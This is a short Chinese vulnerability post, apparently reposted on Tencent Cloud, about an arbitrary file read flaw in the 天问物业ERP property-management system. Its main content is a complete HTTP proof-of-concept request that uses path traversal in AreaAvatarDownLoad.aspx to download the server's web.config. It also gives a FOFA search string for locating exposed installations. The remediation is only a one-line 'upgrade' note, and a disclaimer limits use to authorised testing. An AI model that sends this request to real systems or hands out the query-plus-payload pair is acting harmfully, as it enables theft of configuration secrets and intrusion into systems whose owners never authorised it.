【护网漏洞】天问物业ERP系统AreaAvatarDownLoad.aspx任意文件读取

【护网漏洞】天问物业ERP系统AreaAvatarDownLoad.aspx任意文件读取

Al1ex
发布于 2024-07-30 16:41:22
发布于 2024-07-30 16:41:22
影响范围
天问物业ERP系统
漏洞概述
天问物业ERP系统AreaAvatarDownLoad.aspx任意文件读取
漏洞复现

应用页面如下所示:

漏洞POC如下:
GET /HM/M_Main/InformationManage/AreaAvatarDownLoad.aspx?AreaAvatar=../web.config HTTP/1.1
Host: x.x.x.x
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
资产测绘
FOFA检索:
body="天问物业ERP系统"
安全建议
升级到最新版本~
免责声明
本篇文章提及的漏洞POC仅限于安全人员在授权的情况下对业务系统进行测评验证,由于传播、利用本篇文章中提及的漏洞POC进行未授权的非法攻击测试造成的法律责任均由使用者本人负责,本人不为此承担任何责任
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2024-07-29,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号